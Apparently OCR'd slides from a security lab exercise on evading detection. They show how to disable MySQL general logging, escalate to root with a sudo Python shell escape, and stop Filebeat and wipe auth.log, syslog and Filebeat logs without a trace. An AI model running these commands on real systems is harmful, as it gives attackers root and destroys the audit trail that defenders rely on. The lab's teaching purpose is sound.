
  In hindsight, Michael's password was so weak it likely could have been guessed in so few attempts it wouldn't even trigger a lockout/alert.

Stealth Exploitation of mySQL

Monitoring Overview

- ***Which alerts detect this exploit?***

  None of the given alerts would trigger upon any malicious mySQL activity as MySQL has its own auditing logs saved in the **general_log** and **slow_log** tables in the mysql database, which are **off** by default.



```
mysql> SELECT * FROM general_log;
Empty set (0.00 sec)

mysql> SET global log_output = 'table';
Query OK, 0 rows affected (0.00 sec)

mysql> describe plugin;
+-------+--------------+------+-----+---------+-------+
| Field | Type         | Null | Key | Default | Extra |
+-------+--------------+------+-----+---------+-------+
| name  | varchar(64)  | NO   | PRI |         |       |
| dl    | varchar(128) | NO   |     |         |       |
+-------+--------------+------+-----+---------+-------+
2 rows in set (0.01 sec)

mysql> SELECT * FROM plugin;
Empty set (0.00 sec)

mysql> SELECT * FROM general_log;
+---------------------+------------------------------+-----------+-----------+--------------+-------------------------+
| event_time          | user_host                    | thread_id | server_id | command_type | argument                |
+---------------------+------------------------------+-----------+-----------+--------------+-------------------------+
| 2022-01-23 17:40:59 | root[root] @ localhost []    |        39 |         0 | Query        | describe plugin         |
| 2022-01-23 17:41:09 | root[root] @ localhost []    |        39 |         0 | Query        | SELECT * FROM plugin    |
| 2022-01-23 17:41:14 | root[root] @ localhost []    |        39 |         0 | Query        | SELECT * FROM general_log |
+---------------------+------------------------------+-----------+-----------+--------------+-------------------------+
3 rows in set (0.00 sec)
```

Stealth Exploitation of mySQL

Mitigating Detection

- ***How can you execute the same exploit without triggering the alert?***

In the event that the **mySQL general logs** are on, we can exploit our root privileges to turn them off permanently, or for just our session via commands:


SET GLOBAL general_log = ‘off’; and/or **SET SESSION sql_log_off = 1;**


Stealth Exploitation of Sudo Python

Monitoring Overview


- ***Which alerts detect this exploit?***

  There are currently no alerts implemented which would trigger from our Sudo Python exploits, however, those commands do get logged by Filebeat in Kibana.






t	log.file.path	/var/log/auth.log
#	log.offset	5,035
t	process.name	sudo
t	related.user	steven
t	service.type	system
	suricata.eve.timestamp	Jan 23, 2022 @ 19:23:54.000
t	system.auth.sudo.command	/usr/bin/python -c import os; os.system("/bin/bash")



t	log.file.path	/var/log/auth.log
#	log.offset	5,178
t	message	pam_unix(sudo:session): session opened for user root by steven(uid=0)
t	process.name	sudo
t	service.type	system



t	message	Got automount request for /proc/sys/fs/binfmt_misc, triggered by 1736 (find)
t	process.name	systemd

Stealth Exploitation of Sudo Python

Mitigating Detection

- ***How can you execute the same exploit without triggering the alert?***

  We can use the same “import os” function to run multiple commands with sudo privilege. This allows us to stop Filebeat, extract information, clean the logs, and restart Filebeat without leaving a trace. Doing this will leave a gap in the logs which may concern the Blue team, but there will be no overt evidence of tampering.

  Using this method omits the following data from Kibana:

  - Any Python command used
  - The fact that a session was started as the root user
  - Any commands run while in the root user
  - The user that stopped Filebeat from running

Stealth Exploitation of Sudo Python


```
sudo python -c ‘import os; os.system(“systemctl stop filebeat”)’
```

```
sudo python -c ‘import os; os.system(“/bin/bash”)’
```


insert various nefarious activities here

```
sudo python -c ‘import os; os.system(“rm /var/log/filebeat/*”); os.system(“cp /dev/null /var/log/auth.log”); os.system(“cp /dev/null /var/log/syslog”); os.system(“systemctl start filebeat”); os.system(“exit”);
```

Stealth Exploitation of Sudo Python




